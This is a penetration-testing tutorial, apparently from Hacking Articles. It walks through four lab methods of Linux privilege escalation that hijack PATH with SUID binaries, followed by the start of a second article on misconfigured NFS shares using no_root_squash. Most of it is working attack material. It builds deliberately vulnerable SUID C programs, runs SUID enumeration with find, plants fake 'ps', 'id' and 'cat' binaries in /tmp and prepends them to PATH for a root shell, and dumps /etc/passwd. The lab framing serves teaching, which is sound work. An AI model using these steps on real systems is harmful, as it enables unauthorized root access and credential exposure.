
```
root@ubuntu:~/script# ls
demo.c
root@ubuntu:~/script# gcc demo.c -o shell
demo.c: In function ‘main’:
demo.c:5:3: warning: implicit declaration of function ‘system’ [-Wimplicit
   system("ps");
   ^
root@ubuntu:~/script# chmod u+s shell
root@ubuntu:~/script# ls -la shell
-rwsr-xr-x 1 root root 8712 May 28 10:44 shell
root@ubuntu:~/script#
```

Penetrating victim’s VM Machine

First, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh. Then without wasting your time search for the file having SUID or 4000 permission with help of Find command.

```
find / -perm -u=s -type f 2>/dev/null
```

Hence with help of above command, an attacker can enumerate any executable file, here we can also observe /home/raj/script/shell having suid permissions.



```
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
```

Then we move into /home/raj/script and saw an executable file “shell”. So we run this file, and here it looks like the file shell is trying to run ps and this is a genuine file inside /bin for Process status.

```
ls
./shell
```

```
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell
ignite@ubuntu:/home/raj/script$ ./shell
   PID TTY          TIME CMD
  2986 pts/4    00:00:00 shell
  2987 pts/4    00:00:00 sh
  2988 pts/4    00:00:00 ps
ignite@ubuntu:/home/raj/script$
```

Echo Command

```
cd /tmp
echo “/bin/sh” > ps
chmod 777 ps
```

```
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./shell
whoami
```

Copy Command

```
cd /home/raj/script/
cp /bin/sh /tmp/ps
echo $PATH
export PATH=/tmp:$PATH
./shell
whoami
```


Symlink command

```
ln -s /bin/sh ps
```

```
export PATH=.:$PATH
./shell
id
whoami
```

NOTE: symlink is also known as symbolic links that will work successfully if the directory has full permission. In Ubuntu, we had given permission 777 to /script directory in the case of a symlink.

Thus we saw to an attacker can manipulate environment variable PATH for privileges escalation and gain root access.



Method 2

Ubuntu LAB SET_UP

Repeat same steps as above for configuring your own lab and now inside script directory, we will write a small c program to call a function of system binaries.

```
pwd
mkdir script
cd /script
nano demo.c
```

As you can observe in our demo.c file we are calling id command which is system binaries.

```c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("id");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o shell2
chmod u+s shell2
ls -la shell2
```

```
root@ubuntu:~/script# gcc test.c -o shell2
test.c: In function 'main':
test.c:5:3: warning: implicit declaration of function 'system' [-Wimplicit
   system("id");
   ^
root@ubuntu:~/script# chmod u+s shell2
root@ubuntu:~/script# ls -la shell2
-rwsr-xr-x 1 root root 8712 May 28 11:05 shell2
```


Penetrating victim's VM Machine

Again, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh. Then without wasting your time search for the file having SUID or 4000 permission with help of Find command. Here we can also observe /home/raj/script/shell2 having suid permissions.

```
find / -perm -u=s -type f 2>/dev/null
```

Then we move into /home/raj/script and saw an executable file “shell2”. So we run this file, it looks like the file shell2 is trying to run id and this is a genuine file inside /bins.

```
cd /home/raj/script
ls
./shell2
```



```
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell2
ignite@ubuntu:/home/raj/script$ ./shell2
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
ignite@ubuntu:/home/raj/script$ whoami
ignite
```

Echo command

```
1  cd /tmp
2  echo “/bin/sh” > id
3  chmod 777 id
4  echo $PATH
5  export PATH=/tmp:$PATH
6  cd /home/raj/script
7  ./shell2
8  whoami
```

```
ignite@ubuntu:/home/raj/script$ cd /tmp
ignite@ubuntu:/tmp$ echo "/bin/bash" > id
ignite@ubuntu:/tmp$ chmod 777 id
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sb
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script/
ignite@ubuntu:/home/raj/script$ ./shell2
root@ubuntu:/home/raj/script# whoami
root
```

Method 3

Ubuntu LAB SET_UP

Repeat above step for setting your own lab and as you can observe in our demo.c file we are calling cat command to read the content from inside etc/passwd file.

```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("cat /etc/passwd");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o raj
chmod u+s raj
ls -la raj
```

```
root@ubuntu:~/script# gcc raj.c -o raj
raj.c: In function 'main':
raj.c:5:3: warning: implicit declaration of function 'system' [-Wimplicit-f
   system("cat /etc/passwd");
   ^
root@ubuntu:~/script# chmod u+s raj
root@ubuntu:~/script# ls -la raj
-rwsr-xr-x 1 root root 8704 May 28 11:13 raj
```


Penetrating victim's VM Machine

Again compromised the Victim's system and then move for privilege escalation phase and execute below command to view sudo user list.

```
find / -perm -u=s -type f 2>/dev/null
```

Here we can also observe /home/raj/script/raj having suid permissions, then we move into /home/raj/script and saw an executable file "raj". So when we run this file it put-up etc/passwd file as result.

```
cd /home/raj/script/
ls
./raj
```




```
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
raj
ignite@ubuntu:/home/raj/script$ ./raj
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Nano Editor

```
1 cd /tmp
2 nano cat
```

Now type /bin/bash when terminal get open and save it.




```
chmod 777 cat
ls -al cat
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./raj
whoami
```

Method 4

Ubuntu LAB SET_UP

Repeat above step for setting your own lab and as you can observe in our demo.c file we are calling cat command to read msg.txt which is inside /home/raj but there is no such file inside /home/raj.

```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("cat /home/raj/msg.txt");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o ignite
chmod u+s ignite
ls -la ignite
```

```
root@ubuntu:~/script# gcc ignite.c -o ignite
ignite.c: In function ‘main’:
ignite.c:5:3: warning: implicit declaration of function ‘system’ [-Wimplicit-fun
   system("cat /home/raj/msg.txt");
   ^
root@ubuntu:~/script# chmod u+s ignite
root@ubuntu:~/script# ls -la ignite
-rwsr-xr-x 1 root root 8712 May 28 11:22 ignite
```


Penetrating victim's VM Machine

Once again compromised the Victim's system and then move for privilege escalation phase and execute below command to view sudo user list.

```
find / -perm -u=s -type f 2>/dev/null
```

Here we can also observe /home/raj/script/ignite having suid permissions, then we move into /home/raj/script and saw an executable file "ignite". So when we run this file it put-up an error "cat: /home/raj/msg.txt" as result.

```
cd /home/raj/script
ls
./ignite
```




Vi Editor

```
cd /tmp
vi cat
```

Now type /bin/bash when terminal gets open and save it.


```
chmod 777 cat
ls -al cat
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./ignite
whoami
```



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Linux Privilege Escalation using Misconfigured NFS

posted in **PENETRATION TESTING** on **MAY 26, 2018** by **RAJ CHANDEL** with **1 COMMENT**

After solving several OSCP Challenges we decided to write the article on the various method used for Linux privilege escalation, that could be helpful for our readers in their penetration testing project. In this article, we will learn how to exploit a misconfigured NFS share to gain root access to a remote host machine.

Table of contents

- Obtain sudoers file

Let's Start!!

Network File System (NFS): Network File System permits a user on a client machine to mount the shared files or directories over a network. NFS uses Remote Procedure Calls (RPC) to route requests between clients and servers. Although NFS uses TCP/UDP **port 2049** for sharing any files/directories over a network.

Misconfigured NFS Lab setup

Basically, there are three core configuration files (/etc/exports, /etc/hosts.allow, and /etc/hosts.deny) you will need to configure to set up an NFS server. BUT to configure weak NFS server we will look only /etc/export file.

To **install NFS** service execute below command in your terminal and open /etc/export file for configuration.

```
sudo apt-get update
sudo apt install nfs-kernel-server
nano /etc/exports
```

The **/etc/exports** file holds a record for each directory that you expect to share within a network machine. Each record describes how one directory or file is shared.


Apply basic syntax for configuration:

Directory ***Host-IP(Option-list)***

There are various options will define which type of Privilege that machine will have over shared directory.

- **rw**: Permit clients to read as well as write access to shared directory.
- **ro**: Permit clients to Read-only access to shared directory..

- **root_squash:** This option Prevents file request made by user root on the client machine because NFS shares change the root user to the nfsnobody user, which is an unprivileged user account.
- **no_root_squash**: This option basically gives authority to the root user on the client to access files on the NFS server as root. And this can lead to serious security implication.
- **async**: It will speed up transfers but can cause data corruption as NFS server doesn't wait for the complete write operation to be finished on the stable storage, before replying to the client.
- **sync:** The sync option does the inverse of async option where the NFS server will reply to the client only after the data is finally written to the stable storage.




Hopefully, it might be clear to you, how to configure the /etc/export file by using a particular option. An NFS system is considered weak or Misconfigured when following entry/record is edit into it for sharing any directory.

```
1 /home        *(rw,no_root_squash)
```

